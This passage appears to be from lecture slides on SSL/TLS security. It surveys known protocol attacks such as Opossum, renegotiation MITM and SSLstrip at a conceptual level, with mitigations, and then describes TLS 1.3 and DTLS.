
Poor Randomness: Predictable keys generated, making brute force attacks easier.

Compromised Keys: A stolen private key is used to impersonate a trusted server.

Mismanaged/Compromised Keys → Expired, stolen, or poorly stored certificates reduce trust.

Mitigation

Use **modern cryptographic standards** (e.g., SHA-256, AES, RSA ≥ 2048 bits, or ECC). Regularly rotate, monitor, and revoke certificates.



Application-Specific Vulnerabilities



Scenario

A mobile app accepts any certificate presented by the server (even self-signed). An attacker sets up a rogue Wi-Fi hotspot, performs a **Man-in-the-Middle (MITM)** attack, and the app communicates with the fake server.

Improper Validation: App trusts invalid certs → MITM possible.

Misconfiguration: Server prioritizes RC4 → easy to break encryption.

Insecure Implementation: A bug in renegotiation lets attackers inject malicious data.

Mitigation

Always enforce strict certificate validation, configure SSL/TLS libraries with secure defaults, and keep software patched against known vulnerabilities.



SSL/TLS Common Vulnerabilities



Vulnerability	Description
Downgrade Attacks (SSLStrip, Logjam, FREAK)	Force weaker ciphers/protocols.
Replay Attacks	Reuse of captured handshake messages.
BEAST (2011)	Exploits CBC in TLS 1.0.
POODLE (2014)	Padding oracle in SSLv3.
CRIME / BREACH	Compression-based information leakage.
Lucky 13	Timing side-channel in CBC.
Heartbleed (2014)	OpenSSL buffer over-read.
SHA-1 Collision Attacks	Broken hash algorithm.
Sweet32 (2016)	Birthday attack on 64-bit block ciphers.
SSL/TLS Renegotiation Attack (2009)	Session hijacking via renegotiation flaw.
Truncation Attacks	Cutting TLS sessions to mislead applications.
Improper Certificate Validation	Accepting expired/self-signed certs.
DROWN (2016)	Exploits legacy SSLv2 support.
ROBOT (2017)	Bleichenbacher-style RSA decryption attacks.
Zombie POODLE & GOLDENDOODLE (2019)	Variants of padding oracle attacks.
Raccoon Attack (2020)	Timing side-channel on Diffie-Hellman.
ALPACA (2021)	Cross-protocol TLS attack.
QUIC/TLS Attacks	Implementation flaws in modern TLS 1.3 over QUIC.

Opossum Attack (2025)



- In 2025, TII and Ruhr University researchers revealed the Opossum Attack, a cross-protocol, desynchronization exploit targeting systems using **implicit TLS** (dedicated secure ports) and **opportunistic TLS** (protocol upgrades like STARTTLS).
- The attack leverages handshake mismatches to inject unauthorized messages, all while the session appears secure.

❑ How It Works

1. A client begins a TLS session (implicit or opportunistic).
2. A **Man-in-the-Middle (MitM)** intercepts and redirects the connection to an opportunistic TLS path.
3. Handshake completes, but the client and server are now **desynchronized**—their internal message expectations no longer align.
4. The attacker exploits this mismatch to inject or alter data (e.g., /dog) mid-session under the guise of a valid TLS connection.

❑ Impact

- Client requests /cat securely.
- Attacker injects /dog. Server responds.
- Client processes /dog as legitimate, compromising integrity.

❑ Mitigations

- ✓ Disable opportunistic TLS across services.
- ✓ Enforce **implicit TLS only** for all connections.
- ✓ Do not mix TLS modes within a session—ensure strict session isolation.
- ✓ Keep libraries (Apache, Cyrus, etc.) patched; many now disable opportunistic TLS by default.

<https://www.tii.ae/news/opossum-attack>


<https://opossum-attack.com/>

Opossum Attack — TLS Desynchronization Exploit




1. **Victim (Client)** initiates a secure HTTPS connection using **implicit TLS** (e.g., port 443).
2. **Attacker (Man-in-the-Middle)** intercepts the connection and **redirects it to the server's opportunistic TLS port** (e.g., port 80 with STARTTLS).
3. The attacker performs a **simultaneous TLS handshake** with the server while the client still believes it is talking securely.
4. Due to **desynchronization in protocol handling**, the attacker **injects crafted messages** into the session (e.g., requesting /dog instead of /cat).
5. The **server processes the attacker's injected message** and shifts communication into the opportunistic TLS stream.
6. The **client accepts the manipulated response** (e.g., /dog) as if it were legitimate, breaking the confidentiality and integrity of the secure channel.

TLS Desynchronization Exploit





How Attacker Carries Out SSL CBC-based Attacks as Man-in-the-Middle (MITM)



<https://cheapsslsecurity.com/blog/types-of-man-in-the-middle-attacks/>

Man-in-the-Middle (MITM) Attack – SSL/TLS Re-handshake



❑ Attack Process


- **Initial Request Blocked** → Attacker intercepts the client's **initial TLS handshake**.
- **Fake TLS Session** → Attacker establishes a new TLS session with the server.
- **Content Injection** → Malicious data is injected during Re-handshake.
- **Forwarding** → Client's request is relayed through attacker's session.
- **Server Confusion** → Server mistakes attacker's session for client's.
→ Sensitive data flows through the attacker.

❑ Impact

- Hijacking of **authenticated sessions** (e.g., banking, e-commerce).
- Injection of **malicious commands** mid-session.
- Exploitation of apps that rely on renegotiation for authentication.

❑ Mitigations

- Disable TLS renegotiation unless required.
- Apply **RFC 5746** → Bind renegotiation handshakes to earlier ones.
- Use **modern TLS libraries** with renegotiation patches.



Man-in-the-middle attack (2)



Basic Idea


- Intercept web traffic with a tool called **SSLstrip**, which downgrades secure HTTPS traffic to HTTP.

How SSLstrip Works

- Rewrites HTTPS links into **HTTP** look-alike links.
- Client is redirected to an insecure version of the page.
- Attacker may **add a padlock icon** to fake security.
- Client enters sensitive info (username, password).
- Attacker captures credentials, then can drop out.
- Client is finally redirected back to an SSL-protected page (damage already done).

Impact

- Client & server both believe the connection was secure.
- No browser warnings appear for the client.



TLS 1.3



➤ Most Deployed Security Protocol

- Uses **3 cipher suites** with Perfect Forward Secrecy (PFS), Authenticated Encryption with Additional Data (AEAD), and modern algorithms.
- Ensures **better privacy** by minimizing cleartext.
- Supports **content length hiding** to reduce exposure of protocol details.

❑ Supported Cipher Suites

- TLS_AES_128_GCM_SHA256
- TLS_AES_256_GCM_SHA384
- TLS_CHACHA20_POLY1305_SHA256

❑ Galois/Counter Mode (GCM)

- Provides early encryption during the handshake.
- Ensures **confidentiality** and prevents interference from poorly designed middleboxes.

❑ Privacy & Authentication

- Encrypts the **client certificate**, keeping identity private.
- Avoids renegotiation for secure authentication.



TLS 1.3




Perfect
Forward Secrecy



Authenticated
Encryption with
AEAD



Galois/Counter
Mode



Hides Cleartext
Protocol Bits

<https://www.microsoft.com/en-us/security/blog/2020/08/20/taking-transport-layer-security-tls-to-the-next-level-with-tls-1-3/>

Datagram Transport Layer Security (DTLS)



❑ Why Datagram Transport?

- Internet telephony (VoIP) and online gaming rely on **UDP datagrams** for real-time performance.
- UDP avoids delays from re-transmission but, is inherently **unreliable**.

❑ The Role of DTLS


DTLS = **TLS adapted for UDP**.

- Provides end-to-end **encryption, authentication, and integrity** over unreliable networks.
- Handles packet **loss, reordering, and duplication** gracefully.
- Ensures secure communication while maintaining low delay.

❑ TLS over Datagram (RFC 4347)

- Defines how TLS security mechanisms apply to UDP.
- Enables **reuse of TLS code and infrastructure** with minimal changes.
- Ensures **privacy** for datagram protocols.
- Provides **security guarantees equivalent to TLS** despite UDP's unreliability.

Key Takeaway: DTLS combines the **security of TLS** with the **speed of UDP**, making it ideal for real-time, delay-sensitive applications like VoIP, video conferencing, and gaming.



DTLS- Architecture



Secure Real-Time Communications

- DTLS wraps all Connex DDS network traffic over UDP with the
- DTLS protocol (RFC 4347), enabling secure communication for real-time transport like RTPS.

Application Layer

- Applications communicate using **DDS (Data Distribution Service)**

Connex DDS


- Handles **RTPS (Real-Time Publish–Subscribe) discovery** traffic.
- Handles **RTPS user traffic**.

DTLS Layer


- Provides **secure handshaking**.
- **Encrypts RTPS traffic**.
- **Communication Flow** (*between two domain participants*)

- ✓ **DTLS handshaking** – secure session setup
- ✓ **RTPS discovery** – exchange of participants' information
- ✓ **RTPS user traffic** – actual data exchange

Domain Participant 1



Domain Participant 2



1 DTLS handshake
2 RTPS user traffic data traffic

[https://community.rti.com/static/documentation/connex-dds/6.1.2/doc/manuals/connex_dds_professional/users_manual/users_manual/Datagram Transport Layer Security DTLS .htm](https://community.rti.com/static/documentation/connex-dds/6.1.2/doc/manuals/connex_dds_professional/users_manual/users_manual/Datagram%20Transport%20Layer%20Security%20DTLS_.htm)
<https://learn.microsoft.com/en-us/windows-server/security/tls/datagram-transport-layer-security-protocol>

ARP Spoofing



What is ARP Spoofing?

